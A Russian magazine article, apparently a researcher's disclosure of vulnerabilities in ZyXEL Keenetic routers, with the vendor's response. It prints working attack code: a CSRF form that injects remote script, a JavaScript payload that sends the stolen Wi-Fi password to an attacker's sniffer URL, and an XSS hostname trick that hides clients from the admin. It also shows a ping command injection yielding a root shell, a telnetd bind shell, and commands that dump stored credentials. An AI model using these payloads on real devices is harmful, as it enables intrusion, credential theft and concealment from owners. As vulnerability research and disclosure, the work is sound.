АТАКА НА РОУТЕР

Как ошибки в админке маршрутизаторов могут выдать полный доступ к роутеру

Производители программного обеспечения недостаточно заботятся о безопасности маршрутизаторов. А ведь именно через роутер злоумышленник может проникнуть во внутреннюю сеть и прослушивать весь проходящий трафик. В данной статье будут рассмотрены баги и уязвимости, которые были найдены мной и товарищем @090h в процессе пентеста завоевавших популярность роутеров ZyXEL Keenetic.

Михаил Фирстов
«Positive Technologies»
cyber-punk@xakep.ru,
@cyberpunkych

СОВРЕМЕННЫЙ РОУТЕР

Если не брать тех людей, которые сравнивают установку Wi-Fi-роутера с монтированием вышки сотовой связи у себя дома и опасаются влияния радиоволн на свой мозг, можно с уверенностью сказать — беспроводная точка доступа есть почти у каждого активного пользователя Сети. Помимо удобства, Wi-Fi-роутер, как правило, добавляет и безопасности: устройства пользователя оказываются за файрволом и недоступны для прямых атак. Но вместе с тем сама точка доступа может стать объектом для атаки. Программное обеспечение точки доступа (как и любого другого девайса) нередко может быть уязвимо. Производители в большинстве случаев редко придают значение серьезным проверкам безопасности, концентрируясь на удобстве пользователя и максимальной производительности. Аргументация простая: если большинство сервисов недоступны извне, а админка доступна только для пользователей в локальной сети, то чего заморачиваться? На самом же деле набор из простых уязвимостей вкупе с социальной инженерией может дать злоумышленнику удаленный доступ к управлению роутером (правда, при определенном стечении обстоятельств). В этой статье мы рассматриваем потенциальную возможность такой атаки на роутер ZyXEL Keenetic, с первой версией прошивки, которая установлена по умолчанию.

ПЕРВЫЙ ВЗГЛЯД

Надо понимать, что мы целенаправленно искали уязвимости в роутере. Не было задачи взломать кого-то, у кого стоит нужная нам точка доступа. Первое, с чего мы начали, — это сканирование портов Nmap'ом из внутренней сети (снаружи веб-админка по умолчанию закрыта). Сканер показал нам три открытых порта, из которых нас интересуют только два — 80-й (веб-интерфейс) и 23-й (Telnet).


```
PORT   STATE SERVICE VERSION
23/tcp open  telnet?
53/tcp open  domain  dnsmasq 2.55
| dns-nsid:
|_  bind.version: dnsmasq-2.55
80/tcp open  http    GoAhead-Webs httpd
| http-auth:
| HTTP/1.0 401 Unauthorized
```

На 80-м порту крутится обычный веб-интерфейс для управления роутером. С него мы и начнем.

ВЕБ-БАГИ

Если рассмотреть веб-интерфейс с точки зрения безопасности, то это провал. Классика жанра: везде, где есть возможность ввода своей информации, отсутствует фильтрация! В формах отсутствуют какие-либо токены, что открывает возможность для CSRF-атак.

Конкретно каждую XSS я рассматривать не буду, но стоит обратить внимание на один интересный вариант эксплуатации XSS (лайфхак). Тебе наверняка хотелось бы скрыть себя из списка клиентов, подключенных к роутеру (их можно посмотреть в админке роутера). Казалось бы, для этого нужно иметь доступ к консоли, писать модули ядра и так далее. Но ответ лежит на поверхности. Просто меняем имя нашего компью-



тера на 1'}]");alert(1); и подключаемся к роутеру. В результате можно увидеть, что мы «втиснулись» в JS таким образом, что он не обработался и выдал пустой список клиентов. Этого будет вполне достаточно, чтобы скрыть себя и других пользователей, подключенных к точке доступа, от глаз невнимательного админа.

Благодаря CSRF и XSS можно добыть пароль от роутера и получить удаленный доступ через бэкенд, что будет самым лакомым подарком. Однако для этого не обойтись без социальной инженерии (вообще любая атака становится возможной только при определенном стечении обстоятельств).

1. Отправляем админу ссылку на хост с заранее подготовленным HTML-файлом:

```
<FORM NAME="buy" action="http://192.168.1.1/req/↩
usersAdd" METHOD="POST">
 <input type="hidden" name='user_name' value=↩
 '<script src="//server/js/1.js" type="text/↩
 javascript">'>
 <input type="hidden" name='password' value="3">
 <input type="hidden" name='fullAccess' value="0">
 <input type="hidden" name='save' value="%D0%94%↩
 D0%BE%D0%B1%D0%B0%D0%B2%D0%B8%D1%82%D1%8C">
 <input type="hidden" name='submit_url' value=↩
 "%2Fserver%2Fusers.asp">
</FORM>
<script>document.buy.submit();setTimeout('document.
location = "http://192.168.1.1/server/users.
asp"',3000)</script>
```

Как видишь, используется автосабмит и типичная CSRF. В одном из полей — user_name — с помощью <script> вставляется наш JS-пейлоад.

2. Пользователь переадресовывается на протрояненную скриптом страницу роутера, и XSS-код исполняется у него в браузере. Правда, есть один важный нюанс. В админке используется Basic access authentication, поэтому атака сработает, только если у жертвы открыта админка или же логин-пароль был сохранен в браузере.
3. С помощью пейлоада выполняем необходимые нам действия. В примере, приложенном к статье, мы просто выдергиваем из веб-интерфейса пароль от роутера и присылаем на наш сниффер. Пейлоад для этой задачи довольно простой:

```
...

var xmlhttp = getXmlHttp()
xmlhttp.open('GET', '/homenet/wireless/security.asp',↩
false);
xmlhttp.send(null);
if(xmlhttp.status == 200) {
  t = xmlhttp.responseText;
}
t=t.replace(/^(.*\n)*.*<html/i, "<html");
t=t.replace(/<\/html>(.*\n)*.*$/i, "</html>");
var parser = new DOMParser();
var dom = parser.parseFromString(t, "text/xml");
password = dom.getElementsByTagName('input')[10].↩
value //а вот и пароль
//посылаем на снифер
var imm = document.createElement('img');
imm.setAttribute('src', "http://server/snifer?"+↩
password)
```

Стоит обратить внимание на то, что, скачав с роутера файл http://192.168.1.1/req/config/KEENETIC.cfg на наш удаленный сервер и выполнив команду «cat KEENETIC.cfg | gzip -d», мы получим значение всех системных переменных, в том числе и Wi-Fi-ключ от роутера и от админки роутера.

4. После успешной передачи данных на сниффер выполняем AJAX, который отправит запрос на очистку таблицы (тем самым мы стираем нашу XSS).

```
...
//clear
var xmlhttp = getXmlHttp()
xmlhttp.open('POST', '/req/usersDel', false);
xmlhttp.send("select0=ON&select1=ON&delAll=%D0%A3↩
%D0%B4%D0%B0%D0%BB%D0%B8%D1%82%D1%8C+%D0%B2%D1%81↩
%D0%B5&submit_url=%2Fserver%2Fusers.asp%3Fuser_↩
name%3DCSRF%0D%0Apassword%3DCSRF%0D%0AfullAccess↩
%3D0%0D%0Asave%3D%D0%94%D0%BE%D0%B1%D0%B0%D0%B2%↩
D0%B8%D1%82%D1%8C%0D%0Asubmit_url%3D%2Fserver%2↩
Fusers.asp");
```

5. Бинго! Роутер наш!

Конечно, это скорее proof-of-concept. Это не значит, что можно взломать любой из полумиллиона девайсов Keenetic, которые были проданы. Атака возможна при стечении двух обстоятельств. Админ должен открыть ссылку — это первое. И веб-интерфейс роутера должен быть открыт в браузере, или же логин-пароль должны быть сохранены в браузере. Однако proof-of-concept работает!


Прошивка под скальпелем

JAILBREAK FROM CMD

Подключившись по телнету и залогинившись с данными, которые мы извлекли из файла KEENETIC.cfg, попадаем в интерактивную консоль Keenetic. Здесь мы можем выполнять примитивные операции или даже системные команды через exec. Пример:

```
Password :
KEENETIC 4G> sys atsh
F/W version : V1.00(AABV.1.2)D0
Product Model : KEENETIC 4G_RevB

KEENETIC 4G> wlan status
Hardware address: CC:5D:4E:FE:A1:00
```



Клиент NetFriend

WWW

Обсуждение маршрутизаторов ZyXEL Keenetic: forum.zyxmon.org

Интересная ветка форума на ixbt: bit.ly/12ElISG


Возможности роутера Keenetic на прошивке второго поколения: habrahabr.ru/post/135557

Дополнительные приложения для Keenetic: bit.ly/Y3od4T.

СКОРЫЙ BUGFIX

Парни из ZyXEL сразу же ответили, что будут делать с багами

«Исправления найденных багов (там где, это необходимо) в ближайшее время станут доступны пользователям в той или иной форме в зависимости от версии микропрограммы (V1 — в неофициальных сборках, V2 — в свежих компонентах). Прошивка 2.0 вообще построена по иному принципу — без использования shell и BusyBox. Вся логика работы скрыта в модулях и библиотеках, и повлиять на ее работу гораздо сложнее. Получить рутовый доступ попросту некуда. Командная оболочка NDM хоть и исполняется от имени рута, но настолько ограничена, что требуется отдельное исследование, как использовать ее по злому умыслу. Что касается уязвимостей веб-интерфейса, вставить код на страницу через имя компьютера в прошивке 2.0 невозможно (мы на всякий случай проверили). Воспользоваться CSRF не получится, ведь мы используем AJAX, а не GET/POST через форму или URL, а кросс-доменные запросы AJAX давно блокируются браузерами. Украсть пароль тоже нельзя, потому что он не хранится в открытом виде.»



Изменяем имя сети на XSS, и она исполняется

```
Wireless : On
    Mode: Access Point
    SSID : ZyXEL_KEENETIC_4G_FEA100
    Channel: 10
    Protocol: 802.11b/g/n
    Security: WPA2-PSK TKIP/AES
    ASCII key : 14881488
```

Но дело в том, что это дико неудобно, да и хотелось бы иметь полноценную консоль, а не какую-то кривую обертку. Для получения полноценной консоли был найден и проэксплуатирован интересный баг с неправильным парсингом аргумента для ping. Благодаря ему удается выполнять произвольные команды и в том числе «выпрыгнуть» из предложенной оболочки в шелл ash:

```
KEENETIC 4G> sys ping ya.ru;ls
ping: bad address 'ya.ru'
bin dev etc lib proc sbin sys tmp usr var web

KEENETIC 4G> sys ping ya.ru;ash
ping: bad address 'ya.ru'

BusyBox v1.8.2 (2012-02-21 14:52:32 MSK) ↵
built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ #
```

И вот мы уже имеем полноценную консоль. Теперь мы можем делать все, что угодно, но не стоит забывать, что в роутере используется файловая система squashfs в режиме read-only.

Теперь сделаем вещь, которая облегчит нашу работу с консолью. Конечно же, это бэкконнект. Делается он очень просто:

```
~ # telnetd -F -l /bin/ash -p 9090
```

Теперь открываем консоль на нашем компьютере:

```
root@bt:~# telnet 192.168.1.1 9090
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

BusyBox v1.8.2 (2012-02-21 14:52:32 MSK) ↵
built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ #

~ # cat /proc/version
Linux version 2.6.23.17 (developers@ndmsystems.com)
(gcc version 4.1.2) #9 Tue Feb 21 20:21:39 MSK 2012
```

Как видишь, мы можем даже сделать бэкконнект на свой сервер. В некоторых случаях это может помочь обойти защиту, если таковая имеется.

INFO

Чуть не забыли. Не используй информацию в противозаконных целях.

WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

КОНЦЕПТЫ

Найденные баги открывают возможности для дальнейшего развития атаки. Рассмотрим некоторые концепты.

1. **Вносим изменения в софт роутера.**
   Как я уже сказал ранее, мы имеем дело с файловой системой squashfs, и, чтобы что-либо изменить, нужно сильно постараться. Для начала скачиваем оригинал прошивки и распаковываем (в интернете можно без труда найти множество инструкций), далее изменяем необходимые файлы и «склеиваем» прошивку в удобный вид. После этого необходимо обновить микропрограмму в роутере, загрузив файл измененной прошивки. Таким образом мы сможем изменять, добавлять и удалять какие-либо файлы с прошивки.
2. **Добавляем функционал через модуль ядра.**
   Если ты обладаешь навыками программирования модулей ядра, то ничто не мешает тебе написать свой модуль ядра, скомпилировать его и подгрузить через lsmod. Но, чтобы без обновления микропрограммы иметь в распоряжении пространство для создания и изменения файлов, мы должны подключить внешний носитель и работать непосредственно с ним (однако у многих пользователей внешний носитель уже подключен).
3. **Получаем дополнительные данные через команду flash.**
   Стоит обратить внимание на такой инструмент, как команда flash, доступная в консоли роутера. Она может дать нам интересные данные (к примеру, пароль для программы NetFriend с целью удаленной настройки роутера), которые в дальнейшем могут быть использованы против жертвы. Пример:

```
KEENETIC 4G> flash get SUPER_NAME
SUPER_NAME="t0u34"
KEENETIC 4G> flash get SUPER_PASSWORD
SUPER_PASSWORD="i@t0D93u34jf~34:j#L9.Sd"
KEENETIC 4G> flash get ADMIN_NAME
ADMIN_NAME="admin"
KEENETIC 4G> flash get ADMIN_PASSWORD
ADMIN_PASSWORD="1234"
KEENETIC 4G>
```

ВЕРДИКТ?

Надо понимать, что случай ZyXEL не уникальный — изъянами в своем софте могут похвастаться практически все производители роутеров. Не самые критические на первый взгляд уязвимости при совмещении с социальной инженерией могут привести к довольно печальным последствиям. Но обезопасить себя от подобного можно, только если регулярно обновлять прошивки роутера и изменять все настройки, запрещающие удаленно пользоваться роутером.

Изменяем hostname на специальный код и скрываем всех пользователей